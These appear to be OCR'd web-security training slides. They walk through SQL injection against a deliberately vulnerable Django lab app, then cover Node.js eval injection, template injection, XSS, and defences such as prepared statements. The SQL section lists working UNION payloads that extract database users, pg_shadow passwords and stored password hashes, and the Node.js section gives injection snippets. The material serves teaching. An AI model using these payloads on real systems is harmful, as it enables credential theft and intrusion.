
SQL INJECTION WITH POSTGRES DB

- Force Errors
- Identify SQL Injection
- Exploit SQL Injection

FORCE ERRORS

- Login to the app as betty.ross@we45.com with password: “cwasp”
- Once you get to the Dashboard, change the URL in the address bar to http://localhost/tests/
- The Search Param is potentially vulnerable to SQL Injection
- Let’s test with a simple single quote test
- Enter the payload: `abcd’`

YOU SHOULD SEE….



Page not found (404)

```
Request Method:  POST
   Request URL:  http://localhost/tests/
     Raised by:  ctf.views.list_tests

unterminated quoted string at or near "'abcd''" LINE 1: SELECT id,name FROM public.ctf_test where name = 'abcd'' ^
```

You're seeing this error because you have DEBUG = True in your Django settings file. Change that to False, and Django will display a standard 404 page.

This is very useful for the attacker.

Now the attacker knows that the application is vulnerable to SQLi

LET'S EXTRACT INFO FROM THE DB

- Let's fetch the DB Version
- Notice that a regular query returns 2 columns
- We can attempt to perform UNION queries with 2 Columns
- Let's try this:
  - `abcd' UNION ALL SELECT NULL,(SELECT version())--`

LET'S FETCH THE CURRENT DB USER

- PostGres Query for current DB User are the user and `current_user` variables and the getpgusername() function:
  - `abcd' UNION ALL SELECT NULL,(SELECT user)--`
  - `abcd' UNION ALL SELECT NULL,(SELECT current_user)–`
  - `abcd' UNION ALL SELECT NULL,(SELECT getpgusername())--`

FETCH CURRENT DATABASE

- PostGres Current Database - uses the current_database() function
  - `abcd' UNION ALL SELECT NULL,(SELECT current_database())--`

EXTRACTING SOME DATABASE SETTINGS

- Attackers use this to elevate privileges into the system
  - They use the current_settings() method with the settings parameter.
  - Fetch Port Info:
    - `abcd' UNION ALL SELECT NULL,(SELECT current_setting('port'))--`
  - Fetch Password Encryption Status:
    - `abcd' UNION ALL SELECT NULL,(SELECT current_setting('password_encryption'))--`

MORE SETTINGS

- Extract Config File:
  - `abcd' UNION ALL SELECT NULL,(SELECT current_setting(‘config_file'))--`
- Host Based Authentication File:
  - `abcd' UNION ALL SELECT NULL,(SELECT current_setting(‘hba_file'))--`
- Fetching Data Directory:
  - `abcd' UNION ALL SELECT NULL,(SELECT current_setting('data_directory'))--`

FETCH ALL DB USERS AND PASSWORDS

- Fetch all DB users and passwords:
  - `abcd' UNION ALL SELECT NULL,(SELECT concat(usename,' : ',passwd) from pg_shadow)--`

FETCH ALL TABLE NAMES FROM DB

- Fetch Table Names:
  - `abcd' UNION ALL SELECT NULL,(SELECT string_agg(table_name,', ') AS tables_list FROM information_schema.tables WHERE table_schema = 'public')--`

FETCH COLUMNS FROM USER TABLE

- Fetch columns from User Table:

  -
    ```
    abcd' UNION ALL SELECT NULL,(SELECT string_agg(column_name,', ') AS columns_list FROM information_schema.columns WHERE table_schema = 'public' AND table_name = 'ctf_user')--
    ```

FETCH USERS AND PASSWORD HASHES FROM TABLE

- fetch Users and password hashes:
  - `abcd' UNION ALL SELECT NULL,(SELECT concat(email,' : ',password) FROM public.ctf_user where id=2)–`
- Extra Credit

LET'S LOOK AT THE VULNERABLE CODE

- Terminal:
  - `cd /webapps/ctf2/hospital/ctf/`
  - `mousepad views.py`
  - `View > Line Numbers`
  - `goto line: 300`

EXAMPLE


```
String username =
request.getParameter(“username”);

String qry = “SELECT acct_bal from users
WHERE username = ?”

PreparedStatement pst =
connection.prepareStatement(qry);

pst.setString(1,username);
```

HOW PREPARED STATEMENT WORKS...


Prepare
• Query with "?" for parameters
Optimize
• Parse, Compile, Optimize
• Store result without execution
Execute
• Application binds params subsequently
• Execution with multiple values as necessary

PREPARED STATEMENTS - PLATFORMS

- PHP

  ➡$STH = $DBH->prepare("SELECT * FROM users WHERE id = :id");

  ➡$STH->bindParam(':id', '1', PDO::PARAM_STR);

- ASP.NET

  ➡string commandText = “SELECT name from customers WHERE CustomerID = @ID;”;

  ➡SqlCommand command = new SqlCommand(commandText, connection);

  ➡command.Parameters.Add("@ID", SqlDbType.Int);

  ➡command.Parameters["@ID"].Value = customerID;

PROTECTING AGAINST SQL INJECTION

- Validate Data that makes contact with the DB
- Always Always run Parameterized Queries
- Harden the DB, never run with privileged roles/users
- Consider using ORMs (validated) to protect against SQL Injections

SERVER-SIDE JAVASCRIPT INJECTION

- Remote-Code Execution Flaw in NodeJS apps
- Typically happens with the use of: `eval()` in JavaScript
- Similar to Command Injection where the user's input intermingles with the Server-side process/OS runtime

SERVER-SIDE JAVASCRIPT INJECTION

```
res.end(require(‘fs').readdirSync('.').toString())

process.kill(process.pid)

....
```

SERVER-SIDE JAVASCRIPT INJECTION - DEMO

SERVER-SIDE TEMPLATE INJECTION

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>My Webpage</title>
</head>
<body>
    <ul id="navigation">
    {% for item in navigation %}
        <li><a href="{{ item.href }}">{{ item.caption }}</a></li>
    {% endfor %}
    </ul>

    <h1>My Webpage</h1>
    {{ a_variable }}

    {# a comment #}
</body>
</html>
```

SERVER-SIDE TEMPLATE INJECTION

- Developers use popular templating systems to render server-side variables to client-side content on web pages/emails/etc
- When user input intermingles with misconfigured/unvalidated template variables, could trigger Template Injection
- Template Injection can lead to Remote Code Execution

SERVER-SIDE TEMPLATE INJECTION DEMO

PROTECTING AGAINST INJECTION ATTACKS - TIPS


- Validate Input with fanatic discipline
- Use Safe API to make OS commands
- Avoid user input directly interacting with template variables
- Restrict File System permissions and Access Controls on backend Operating Systems to reduce attack surface

CROSS SITE SCRIPTING (XSS)

CROSS SITE SCRIPTING

- Same Origin Policy
- Cross Site Scripting
- Consequences
- Examples
- Exercise

XSS - EXECUTION



- Session Hijacking
- Browser Hooking
- User Account Access
- Denial-of-Service
- Malicious Redirection

CROSS SITE SCRIPTING ATTACKS

- Session Hijacking
- Phishing
- Hooking User’s computers and browsers using JavaScript Malware
- Denial Of Service
- URL Redirection to Malware Site
- Defacement

